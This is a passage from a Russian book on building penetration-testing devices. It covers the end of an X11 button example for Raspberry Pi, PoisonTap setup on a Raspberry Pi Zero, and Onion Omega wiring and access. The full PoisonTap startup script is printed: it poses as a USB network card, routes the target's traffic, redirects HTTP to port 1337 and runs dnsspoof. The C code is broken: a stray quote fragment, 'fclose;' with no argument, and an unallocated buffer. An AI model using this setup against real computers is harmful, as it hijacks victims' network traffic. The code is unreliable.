        button->foreground = foreground;
        button->border = border;

        XSelectInput(dpy, win,
                ButtonPressMask|ButtonReleaseMask|StructureNotifyMask|ExposureMask
                        |LeaveWindowMask|EnterWindowMask);

        XSaveContext(dpy, win, ctxt, (XPointer)button);
```

```
        XMapWindow(dpy, win);
}

XContext setup(Display * dpy, int argc, char ** argv){
        static XrmOptionDescRec xrmTable[] = {
                {"-bg", "*background", XrmoptionSepArg, NULL},
                {"-fg", "*foreground", XrmoptionSepArg, NULL},
                {"-bc", "*bordercolour", XrmoptionSepArg, NULL},
                {"-font", "*font", XrmoptionSepArg, NULL},
        };
        Button *mainwindow;
        Window win;
        XGCValues values;

        XFontStruct * font;
        XrmDatabase db;

        XContext ctxt;

        ctxt = XUniqueContext();

        mainwindow = calloc(sizeof(*mainwindow), 1);


   FILE *fp;
   char *buf;
   char *buf1;                                                                    ";
   int size=1024;

        XrmInitialize();
        db = XrmGetDatabase(dpy);
        XrmParseCommand(&db, xrmTable, sizeof(xrmTable)/sizeof(xrmTable[0]),
                "xtut9", &argc, argv);

        font = getFont(dpy, db, "xtut9.font", "xtut9.Font", "fixed");
        mainwindow->background = getColour(dpy,  db, "xtut9.background", "xtut9.BackGround",
"DarkGreen");
        mainwindow->border = getColour(dpy,  db, "xtut9.border", "xtut9.Border",
"LightGreen");
        mainwindow->foreground = values.foreground = getColour(dpy,  db, "xtut9.foreground",
"xtut9.ForeGround", "Red");


        mainwindow->width = 400;
        mainwindow->height = 400;

        win = XCreateSimpleWindow(dpy, DefaultRootWindow(dpy), /* display, parent */
                0,0, /* x, y: the window manager will place the window elsewhere */
                mainwindow->width, mainwindow->height, /* width, height */
                2, mainwindow->border, /* border width & colour, unless you have
a window manager */
                mainwindow->background); /* background colour */
```

```
        Xutf8SetWMProperties(dpy, win, "XTut9", "xtut9", argv, argc,
                NULL, NULL, NULL);

        /* make the default pen what we want */
        values.line_width = 1;
        values.line_style = LineSolid;
        values.font = font->fid;

        XChangeGC(dpy, DefGC(dpy),
                GCForeground|GCLineWidth|GCLineStyle|GCFont,&values);


        {
        ExitInfo *exitInfo;
        exitInfo = malloc(sizeof(*exitInfo));
        exitInfo->dpy = dpy;
        exitInfo->font = font;

/*
Здесь мы создаем кнопку, при нажатии на которую будет вызываться процедура PressButton1
*/

        createButton(dpy, win, "Keyboard", font, /*display text font */
                mainwindow->width/40, 37, 80, (font->ascent+font->descent)*2,/*xywh*/
                        /* colours */
                mainwindow->foreground, mainwindow->background, mainwindow->border,
                ctxt, PressButton1, exitInfo);      /* context & callback info */

/*
Здесь мы выполняем набор команд, каждая из которой, кроме первой, получает
входные данные из результатов вывода предыдущей посредством конвейеров
sudo /sbin/ifconfig wlan0 | grep addr | cut -d : -f 2 | cut -d ' ' -f 1 | cut -d
'E' -f 1 | grep.
Результатом корректного выполнения будет IP-адрес для интерфейса waln0.
Рекомендую сначала проверять работу в командной строке.
*/

   fp = popen("sudo /sbin/ifconfig wlan0 | grep addr | cut -d : -f 2 | cut -d
' ' -f 1 | cut -d 'E' -f 1 | grep .", "r");
   if (!fp)   return 0;

/*
Результаты выполнения набора команд будут сохранены в buf
*/

   fgets(buf, size, fp);
   fclose;

/*
Здесь мы создаем кнопку, при нажатии на которую будет вызываться процедура
PressButton2.
Надпись на кнопке будет выводиться из переменной buf, в которую мы записали IP-адрес
```

```
*/

        createButton(dpy, win, buf, font, /*display text font */
                mainwindow->width/40, 67, 80, (font->ascent+font->descent)*2,/*xywh*/
                        /* colours */
                mainwindow->foreground, mainwindow->background, mainwindow->border,
                ctxt, PressButton2, exitInfo);     /* context & callback info */

        }


        /* tell the display server what kind of events we would like to see */
        XSelectInput(dpy, win, StructureNotifyMask|ExposureMask);
        /* okay, put the window on the screen, please */
        XMapWindow(dpy, win);

        /* save the useful information about the window */
        XSaveContext(dpy, win, ctxt, (XPointer)mainwindow);

        return ctxt;
}

void buttonExpose(Button *button, XEvent *ev) {
        int textx, texty, len;
        if (!button) return;
        if (button->text){
                len = XChar2bLen(button->text);
                textx = (button->width - button->text_width)/2;
                texty = (button->height + button->font_ascent)/2;
                XDrawString16(ev->xany.display, ev->xany.window, DefGC(ev->xany.
                        display), textx, texty, button->text, len);
        } else {   /* if there's no text draw the big X */
                XDrawLine(ev->xany.display, ev->xany.window, DefGC(ev->xany.
                        display), 0, 0, button->width, button->height);
                XDrawLine(ev->xany.display, ev->xany.window, DefGC(ev->xany.
                        display), button->width, 0, 0, button->height);
        }
}
void buttonConfigure(Button *button, XEvent *ev){
        if (!button) return;
        if (button->width != ev->xconfigure.width
                        || button->height != ev->xconfigure.height) {
                button->width = ev->xconfigure.width;
                button->height = ev->xconfigure.height;
                XClearWindow(ev->xany.display, ev->xany.window);
        }
}

void buttonEnter(Button *button, XEvent *ev) {
        XSetWindowAttributes attrs;
        if(!button) return;
        attrs.background_pixel = button->border;
```

```
        attrs.border_pixel = button->background;
        XChangeWindowAttributes(ev->xany.display, ev->xany.window,
                        CWBackPixel|CWBorderPixel, &attrs);
        XClearArea(ev->xany.display, ev->xany.window, 0, 0, button->width, button->
height, True);
}
void buttonLeave(Button *button, XEvent *ev) {
        XSetWindowAttributes attrs;
        if(!button) return;
        attrs.background_pixel = button->background;
        attrs.border_pixel = button->border;
        XChangeWindowAttributes(ev->xany.display, ev->xany.window,
                        CWBackPixel|CWBorderPixel, &attrs);
        XClearArea(ev->xany.display, ev->xany.window, 0, 0, button->width, button->
height, True);
}


int main_loop(Display *dpy, XContext context){
        XEvent ev;

        /* as each event that we asked about occurs, we respond. */
        while(1){
                Button *button = NULL;
                XNextEvent(dpy, &ev);
                XFindContext(ev.xany.display, ev.xany.window, context, (XPointer*)&button);
                switch(ev.type){
                /* configure notify will only be sent to the main window */
                case ConfigureNotify:
                        if (button)
                                buttonConfigure(button, &ev);
                        break;
                /* expose will be sent to both the button and the main window */
                case Expose:
                        if (ev.xexpose.count > 0) break;
                        if (button)
                                buttonExpose(button, &ev);
                        break;

                /* these three events will only be sent to the button */
                case EnterNotify:
                        if (button)
                                buttonEnter(button, &ev);
                        break;
                case LeaveNotify:
                        if (button)
                                buttonLeave(button, &ev);
                        break;
                case ButtonRelease:
                        if (button && button->buttonRelease)
                                button->buttonRelease(button->cbdata);
                        break;
```

```
                }
        }
}

int main(int argc, char ** argv){
        Display *dpy;
        XContext ctxt;

        /* First connect to the display server */
        dpy = XOpenDisplay(NULL);
        if (!dpy) {fprintf(stderr, "unable to connect to display\n");return 7;}
        ctxt = setup(dpy, argc, argv);
        return main_loop(dpy, ctxt);
}
```

Пример, может, и не слишком полезен с практической точки зрения, но зато он наглядно показывает, как работать с экранными кнопками, а также как запускать приложения.

Прежде чем откомпилировать код на Raspberry, необходимо установить библиотеку X11. Сделать это можно с помощью следующих команд:

```
# aptitude install xserver-xorg
```

Теперь компилируем исходный код и запускаем полученный файл. В окне мы видим на одной кнопке текущий IP-адрес. Нажатие на вторую кнопку приведет к запуску экранной клавиатуры.

В итоге получаем окно как показано на рис. 2.39.

Теперь вы можете самостоятельно написать удобный интерфейс для работы с нашим планшетом.




Рис. 2.39. Получившийся оконный интерфейс

2.5.6. Заключение

Raspberry Pi – это мощное и интересное средство для решения различных задач. Благодаря своим небольшим размерам его можно использовать не только для внешних, но и для проведения внутренних тестов на проникновение.

2.6. Raspberry Pi Zero

2.6.1. Описание и основные отличия

Микрокомпьютер Raspberry Pi Zero по своим характеристикам ближе к исходному Raspberry Pi, на той же плате (SoC) BCM2835, с процессором ARM11

CPU с частотой 1 ГГц, и на 40% мощнее, чем Pi первой серии. В Pi Zero есть карта microSD, но без привычного механизма защелкивания. Портов по периметру платы мало, только microUSB для питания и периферийных устройств и mini-HDMI для аудио/видео.

Для периферийного порта microUSB, как и для mini-HDMI, требуется адаптер, но многие дистрибьюторы, как водится, уже успели устранить этот пробел. На Pi Zero нет DSI- и CSI-коннекторов, а значит, нет совместимости с фирменным сенсорным экраном и видеокамерой Pi. Коннекторы убрали ради снижения цены. Зато в Pi Zero имеется, теперь уже стандартный, 40-контактный GPIO (General Purpose Input/ Output), но без штырьковых разъемов – тут вам предлагается шанс проверить свои навыки пайки (рис. 2.40).




Рис. 2.40. Raspberry Pi Zero

Многие могут задасться вопросом: «Зачем нам модель Zero, если уже есть модель 3, обладающая большим функционалом?» В контексте тех устройств, которые мы будем собирать далее, нам необходимо использовать именно Raspberry Pi Zero. Это связано со спецификой применения данным устройством встроенных USB-портов.

2.6.2. Устанавливаем ОС

В общем случае установка операционной системы на модель Zero ничем не отличается от аналогичного процесса для модели 3, но нам необходимо собрать устройство, которое будет после подключения к компьютеру представляться USB-модемом, и в связи с этим нам необходимо его прошить хитрым образом, через Serial-порт.

Для начала скачиваем ОС Raspbian в редакции Lite с сайта `https://www.raspberrypi.org/downloads/raspbian/`.

Далее не вынимаем карту памяти из компьютера. В текстовом редакторе необходимо внести следующие исправления в файл config.txt, расположенный на карте памяти. Добавим в конец файла следующее (рис. 2.41):

```
dtoverlay=dwc2
```




Рис. 2.41. Настройки

Сохраняем изменения и закрываем файл. Далее открываем файл cmdline.txt и после слова `rootwait` через пробел добавляем следующее (рис. 2.42):

```
Modules-load=dwc,g_serial
```

Рис. 2.42. Настройки cmdline

Сохраняем изменения и закрываем файл.

Теперь нам необходимо разобраться с подключением по порту Serial. Здесь мне придется сделать небольшое отступление и немного поговорить об аппаратной части.

Для подключения по серийному порту нам потребуется USB to Serial-переходник, обеспечивающий напряжение в 3,3 В (*не 5 вольт!*). Например, вот такой (рис. 2.43):




Рис. 2.43. Программатор

Для полного понимания того, что и куда подключать на рис. 2.44, я привел распиновку всех контактов Raspberry Pi Zero.




Рис. 2.44. Контакты

Нам будут интересны 1-й, 5-й, 7-й и 9-й контакты в соответствии с нумерацией в правой части рисунка. Соединяем VCC 3.3V с 1 контактом, Tx на адаптере с 5 (GPIO3), Rx с контактом GPIO4, GND на адаптере с GND на плате.

На практике можно сделать, как представлено на рис. 2.45 (нам не потребуется часто использовать Serial-порт), но важно, чтобы контакты не касались друг друга.




Рис. 2.45. Подключение программатора

Далее мы подключаемся с компьютера к Raspberry Pi Zero через серийный порт. Но для начала можно при локальном подключении к микрокомпьютеру с помощью монитора и клавиатуры убедиться, что необходимые драйверы загрузились. Сделать это можно с помощью команды:

```
sudo dmesg
```

Нужный драйвер называется g_serial (рис. 2.46).




Рис. 2.46. Загрузка

Теперь нам необходимо сказать Raspberry, что он работает как USB-устройство. Для этого надо выполнить следующую команду (рис. 2.47).

```
sudo systemctl enable getty@ttyGS0.service
```




Рис. 2.47. Настройка работы как USB-устройство

Проверим активность данной настройки (рис. 2.48).

```
sudo systemctl is-active getty@ttyGS0.service
```

```
pi@raspberrypi:~$ sudo systemctl is-active getty@ttyGS0.service
active
pi@raspberrypi:~$
```

Рис. 2.48. Проверка настроек

Теперь отключим питание Raspberry и переподключимся с помощью USB-кабеля. Включим микрокомпьютер. В процессе загрузки должны появиться следующие строки:

```
usb0 successfully initialized.
```

Теперь нам необходимо убедиться, что устройство корректно видится в Windows. Для этого мы снова отключаем Raspberry и подключаем его к компьютеру. При этом на самом микрокомпьютере необходимо использовать разъем с надписью USB (ближайший к видеовыходу). Вот что появляется в Диспетчере задач (рис. 2.49):

Рис. 2.49. Диспетчер устройств

На этом основная настройка Raspberry Pi Zero закончена, но нам необходимо сделать еще ряд дополнительных настроек, чтобы компьютер стал считать подключенное устройство сетевой картой.

2.6.3. Дополнительные настройки

В декабре 2016 года исследователь Samy Kamkar представил устройство PoisonTap на базе Raspberry Pi Zero, которое при подключении к компьютеру, представляясь сетевой USB-картой, могло осуществлять ряд сетевых атак. Подробнее почитать о PoisonTap можно на сайте https://samy.pl/poisontap/. В своей книге я использовал некоторые идеи этого автора, в частности скрипты для создания сетевой USB-карты. Выполним эти настройки, чтобы подготовить наше устройство полностью.

Для этого необходимо загрузить на Raspberry Pi Zero файлы со следующего сайта: https://github.com/samyk/poisontap. Файл pi_startup.sh производит необходимые настройки. Для того чтобы понимать, как будет работать наше устройство, я привел ниже его полный текст с комментариями.

```
#!/bin/sh
#
# PoisonTap
#   by samy kamkar
#   http://samy.pl/poisontap
#   01/08/2016
#
# If you find this doesn't come up automatically as an ethernet device
# change idVendor/idProduct to 0x04b3/0x4010

# Создаем необходимые каталоги

cd /sys/kernel/config/usb_gadget/
mkdir -p poisontap
cd poisontap

# и необходимые файлы с идентификаторами
#echo 0x04b3 > idVendor   # IN CASE BELOW DOESN'T WORK
#echo 0x4010 > idProduct  # IN CASE BELOW DOESN'T WORK
echo 0x1d6b > idVendor     # Linux Foundation
echo 0x0104 > idProduct    # Multifunction Composite Gadget

echo 0x0100 > bcdDevice # v1.0.0
echo 0x0200 > bcdUSB # USB2
mkdir -p strings/0x409
echo "badc0deddeadbeef" > strings/0x409/serialnumber
echo "Samy Kamkar" > strings/0x409/manufacturer
echo "PoisonTap" > strings/0x409/product
mkdir -p configs/c.1/strings/0x409
echo "Config 1: ECM network" > configs/c.1/strings/0x409/configuration
```

```
echo 250 > configs/c.1/MaxPower


mkdir -p functions/acm.usb0
ln -s functions/acm.usb0 configs/c.1/
# End functions

# а здесь мы фактически создаем устройство
mkdir -p functions/ecm.usb0
# first byte of address must be even
HOST="48:6f:73:74:50:43"
SELF="42:61:64:55:53:42"
echo $HOST > functions/ecm.usb0/host_addr
echo $SELF > functions/ecm.usb0/dev_addr
ln -s functions/ecm.usb0 configs/c.1/
ls /sys/class/udc > UDC

#включаем созданный сетевой интерфейс
ifup usb0
ifconfig usb0 up
/sbin/route add -net 0.0.0.0/0 usb0
/etc/init.d/isc-dhcp-server start

#включаем форвардинг пакетов и роутинг
/sbin/sysctl -w net.ipv4.ip_forward=1
/sbin/iptables -t nat -A PREROUTING -i usb0 -p tcp --dport 80 -j REDIRECT --to-port 1337
/usr/bin/screen -dmS dnsspoof /usr/sbin/dnsspoof -i usb0 port 53

#запускаем скрипты poisontap
/usr/bin/screen -dmS node /usr/bin/nodejs /home/pi/poisontap/pi_poisontap.js
```

На этом действия по предварительной настройке можно считать завершенными. Проведем простую проверку.

2.6.4. Проверка базовой конфигурации

Для проверки достаточно просто подключить устройство в USB-порт компьютера. В результате в системе должен появиться новый сетевой интерфейс и ему должен быть присвоен IP-адрес (рис. 2.50).

Одной из основных ошибок, почему устройство может быть невидимым на компьютере, является использование «неправильного» USB-порта на Raspberry. Для подключения всегда используйте порт на микрокомпьютере с надписью USB.

2.6.5. Заключение

Теперь мы можем с нашего Raspberry проводить сетевые атаки на целевой компьютер. О преимуществах такого решения мы поговорим чуть позже.




Рис. 2.50. Новый интерфейс

2.7. Onion Omega

2.7.1. Описание микрокомпьютера

Микрокомпьютер Onion Omega появился совсем недавно, и купить его можно было только на площадке для стартапов `kickstarter.com`. По своему функционалу это устройство аналогично Raspberry и ESP 8266. Наличие micoSD роднит его с Raspberry, а встроенный Wi-Fi и малый размер – с ESP 8266.

Устройство имеет следующие технические характеристики:

Processor	580 MHz MIPS CPU
Memory	128 MB Memory
Storage	32 MB Storage
USB	USB 2.0
MicroSD Slot	Yes
Wi-Fi adapter	b/g/n Wi-Fi
GPIOs	15
PWM	2
UART	2
I^2C	1
SPI	1
I^2S	1

Устройство имеет следующий внешний вид (рис. 2.51):




Рис. 2.51. Микрокомпьютер Onion Omega

На мой взгляд, существенным недостатком данного устройства являются сложности обеспечения питанием, так как на плату надо подавать 3,3 В и не более 500 мА. Авторы предлагают приобрести специальную dock-станцию, для того чтобы использовать питание 5 В и не ставить сторонние стабилизаторы силы тока. Однако данная станция увеличивает размер устройства, к тому же она существенно удорожает стоимость устройства, поэтому я отказался от ее использования.

2.7.2. Особенности подключения

На сайте проекта настоятельно рекомендуют использовать dock-станцию, однако все же описывают вариант подключения устройства без нее. Для самостоятельного подключения нам потребуется несколько дополнительных деталей.

Помимо самого микрокомпьютера, нам потребуется преобразователь напряжения из 5 В в 3,3 В, аналогичный тому, что мы использовали в предыдущем разделе для обеспечения питанием Raspberry Pi Zero. Кроме того, нам потребуются стабилизатор LD1117 на 3,3 В и беспаечная плата. На рис. 2.52 представлен стабилизатор, уже установленный в плату.




Рис. 2.52. Стабилизатор

Теперь нам необходимо правильно подключить микрокомпьютер к макетной плате и питанию через стабилизатор. На рис. 2.53 представлено расположение контактов на стабилизаторе.




Рис. 2.53. Схема стабилизатора

Подключим источник питания к контактам 1 (GND) и 3 (V_{in}) на стабилизаторе. В итоге должно получиться, как показано на рис. 2.54.




Рис. 2.54. Подключение питания

Теперь обеспечим питанием непосредственно микрокомпьютер. Для этого подключим один провод к GND на стабилизаторе, а второй – к его средней ноге.

Далее для общего понимания приводится схема распиновки Omega. Нас интересуют контакты для подключения GND и 3,3 В (V_{in}) (рис. 2.55).




Рис. 2.55. Распиновка Onion Omega

Воспользуемся двумя правыми верхними контактами, подключив к ним GND и 3,3 В соответственно (рис. 2.56).




Рис. 2.56. Питание для Onion Omega

В итоге должна получиться следующая схема подключения (рис. 2.57):




Рис. 2.57. Подключение к стабилизатору

Проверьте еще раз правильность подключения. Если все верно, то можно подавать питание. Желтый диод должен начать мигать примерно через 10 секунд после включения. Еще через минуту он перестанет мигать и начнет гореть постоянно.

Микрокомпьютер работает, теперь можно попробовать подключиться к устройству.

2.7.3. Подключение к устройству

Установка операционной системы как таковой устройству не требуется, но процесс подключения не совсем тривиален. Без установки дополнительных компонентов вы сможете подключиться только с Mac. Если у вас Windows, то потребуется установить Apple's Bonjour Service (https://support.apple.com/kb/DL999?locale=ru_RU). Для подключения из-под Linux потребуются сервисы Zeroconf, которые должны быть уже установлены в большинстве дистрибутивов.

Общение с микрокомпьютером идет посредством Wi-Fi. После включения питания на Onion у вас появляется сеть Omega-ABCD, где ABCD – это последние четыре цифры MAC-адреса устройства. Сам MAC-адрес написан на корпусе микрокомпьютера (рис. 2.58).

Рис. 2.58. MAC-адрес

Пароль по умолчанию 12345678.

2.7.4. Проверка базовой конфигурации

После успешного подключения к беспроводной сети устройства получим доступ на него по ssh.

В Linux для этого необходимо выполнить команду:

```
ssh root@omega-ABCD.local
```

Пароль `onioneer` (рис. 2.59).

Рис. 2.59. Консоль Onion Omega

Результатом успешного подключения является приглашение командной строки.

Для Windows аналогичные действия можно проделать с помощью бесплатного клиента Putty, которого можно скачать с putty.org (рис. 2.60).

Результатом успешного подключения является приглашение командной строки.

